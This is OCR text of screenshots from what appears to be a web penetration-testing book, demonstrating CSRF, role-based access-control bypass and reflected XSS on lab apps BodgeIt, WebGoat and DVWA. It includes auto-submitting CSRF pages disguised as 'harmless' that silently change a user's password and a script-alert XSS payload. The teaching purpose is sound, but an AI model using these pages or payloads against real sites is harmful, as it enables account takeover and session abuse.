file:///root/...assword.html
file:///root/webpentest/c4/csrf-change-password.html
csrfpassword
csrfpassword
submit
Inspec...
Cons...
Debug...
Style Edi...
Perform...
Mem...
Netw...
Search HTML
<html> ev
<head></head>
<body>
<form action="http://192.168.56.11/bodgeit/password.jsp" method="POST">
<input name="password1" value="csrfpassword">
<input name="password2" value="csrfpassword">
<input value="submit" type="submit">
</form>
</body>
</html>



file:///root/webpentest/c4/csrf-change-password-scripted.html
A completely harmless page
You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.
Inspec...
Cons...
Debug...
Style Edi...
Perform...
Mem...
Netw...
Stora...
onload csrf-c...d.html:1
submit_form csrf-c...d.html:5
Search
Sources
Call S
file://
...scripted.html
5 document.get...
moz-extension:...
inject.js
moz-extension:...
common.js
content.js
1 <html>
2 <script>
3 function submit_form()
4 {
5 document.getElementById('form1').submit();
6 }
7 </script>
8 <body onload="submit_form()">
9 <h1>A completely harmless page</h1>
10 You can trust this page.
11 Nothing bad is going to happen to you or your BodgeIt account.
12 <form id="form1" action="http://192.168.56.11/bodgeit/password.jsp" method="POST">
13 <input name="password1" value="csrfpassword1" type="hidden">
14 <input name="password2" value="csrfpassword1" type="hidden">
15 </form>
16 </body>
17 </html>


file:///root/webpentest/c4/csrf-change-password-scripted-frame.html
A completely harmless page
You can tru
html | 300 × 532.433
othing bad is going to happen to you or your BodgeIt
Inspec...
Cons...
Debug...
Style Edi...
Perform...
Mem...
Netw...
Search HTML
<html> ev
<head>
<script>
function submit_form() { document.getElementById('form1').submit(); }
</script>
</head>
<body onload="submit_form()">
<h1>A completely harmless page</h1>
You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.
<form id="form1" action="http://192.168.56.11/bodgeit/password.jsp" method="POST"
target="target_frame">
<input name="password1" value="csrfpassword1" type="hidden">
<input name="password2" value="csrfpassword1" type="hidden">
</form>
<iframe name="target_frame" witdht="0%" height="0%">
#document
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2//EN">
<html> ev
<head>
<title>The BodgeIt Store</title>
<link href="style.css" rel="stylesheet" type="text/css">
<script type="text/javascript" src="./js/util.js"></script>
html
body
iframe
html
head



file:///root/webpentest/c4/csrf-change-password-scripted-frame.html
A completely harmless page
You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.
Inspec... Cons... Debug... Style Edi... Perform... Mem... Netw... Stora... D...
All HTML CSS JS XHR Fonts Images Media Flash WS Other 4 requests, 8.40 KB, 1.75 s
Filter URLs
Status Method File Domain
200 POST password.jsp 192.168.56.11
304 GET util.js 192.168.56.11
200 POST password.jsp 192.168.56.11
200 GET util.js 192.168.56.11
Headers Cookies Params Response Timings
Request URL: http://192.168.56.11/bodgeit/password.jsp
Request method: POST
Remote address: 127.0.0.1:8080
Status code: 200 OK
Version: HTTP/1.1
Edit and Resend
Filter headers
Response headers (0.188 KB)
Connection: "close"
Content-Length: "2487"


Chapter 5: Cross-Site Scripting and Client-Side Attacks





192.168.56.11/WebGoat/attack?Screen=65&menu=200
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Tom Cat (employee)
SearchStaff
ViewProfile
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Search HTML
<form id="form1" name="form1" method="post" action="attack?Screen=65&menu=200">
<table cellpadding="3" width="60%" border="0">
<tbody>
<tr>
<td>
<label>
<select name="employee_id" size="11">
<option selected="" value="105">Tom Cat (employee)</option>
</select>
</label>
</td>
<td>
<input name="action" value="SearchStaff" type="submit">


<input name="action" value="ViewProfile" type="submit">



192.168.56.11/WebGoat/attack?Screen=65&menu=200
Stage 4: Add Data Layer Access Control
Remote Admin Access
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
First Name: Tom
Last Name: Cat
Street: 2211 HyperThread Rd.
City/State: New York, NY
Phone: 443-599-0762
Start Date: 1011999
SSN: 792-14-6364
Salary: 80000
Credit Card: 5481360857968521
Credit Card Limit: 30000
Comments: Co-Owner.
Disciplinary Explanation:
Disc. Dates: 0
NA
Manager: 106
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Storage
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
WS
Other
33 requests, 265.04 KB, 6.23 s
Status
Method
File
Domain
Headers
Cookies
Params
200 POST attack?Screen=65&menu=200 192.168.56.11
304 GET webgoat.css 192.168.56.11
304 GET lesson.css 192.168.56.11
304 GET menu.css 192.168.56.11
304 GET layers.css 192.168.56.11
304 GET javascript.js 192.168.56.11
304 GET menu_system.js 192.168.56.11
Filter request parameters
Query string
Screen: "65"
menu: "200"
Form data
employee_id: "105"
action: "ViewProfile"



Goat Hills Financial
Human Resources
Welcome Back Tom - View Profile Page
First Name: Larry
Last Name: Stooge
Street: 9175 Guilford Rd
City/State: New York, NY
Phone: 443-689-0192
Start Date: 1012000
SSN: 386-09-5451
Salary: 55000
Credit Card: 2578546969853547
Credit Card Limit: 5000
Comments: Does not work well with others
Disciplinary Explanation:
Disc. Dates: 10106
Constantly harassing coworkers
Manager: 102
ListStaff
EditProfile
Logout



Stage 1: Bypass Business Layer Access Control
Stage 2: Add Business Layer Access Control
Stage 3: Bypass Data Layer Access Control
Stage 4: Add Data Layer Access Control
Remote Admin Access
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Goat Hills Financial
Human Resources
Welcome Back Tom - Staff Listing Page
Select from the list below
Tom Cat (employee)
SearchStaff
ViewProfile
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Search HTML
<td>
<input name="action" value="SearchStaff" type="submit">


<input name="action" value="DeleteProfile" type="submit">


Using an Access Control Matrix
Bypass a Path Based Access Control Scheme
LAB: Role Based Access Control
Stage 1: Bypass Business Layer Access Control
Stage 2: Add Business Layer Access Control
Stage 2
Stage 2: Add Business Layer Access Control.
THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT
Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.
* You have completed Stage 1: Bypass Business Layer Access Control.
* Welcome to Stage 2: Add Business Layer Access Control



Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello Bob


Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello <'this is the 1st test'>



view-source:http://192.168.56.11/dvwa/vulnerabilities/xss_r/?name=%3C'this+is+the+1st+test'%3E
38
39
40 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42
43
44 <form name="XSS" action="#" method="GET">
45 What's your name?
46 <input type="text" name="name">
47 <input type="submit" value="Submit">
48 </form>
49
50 <pre>Hello <'this is the 1st test'></pre>
51
52



192.168.56.11/dvwa/vulnerabilities/xss_r/?name=Bob<script>alert('XSS')<
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: Reflected Cross Site Scripting (XSS)
XSS
OK



view-source:http://192.168.56.11/dvwa/vulnerabilities/xss_r/?name=Bob%
39
40 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42
43
44 <form name="XSS" action="#" method="GET">
45 What's your name?
46 <input type="text" name="name">
47 <input type="submit" value="Submit">
48 </form>
49
50 <pre>Hello Bob<script>alert('XSS')</script></pre>
51
52
53



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python -m SimpleHTTPServer 88
Serving HTTP on 0.0.0.0 port 88 ...

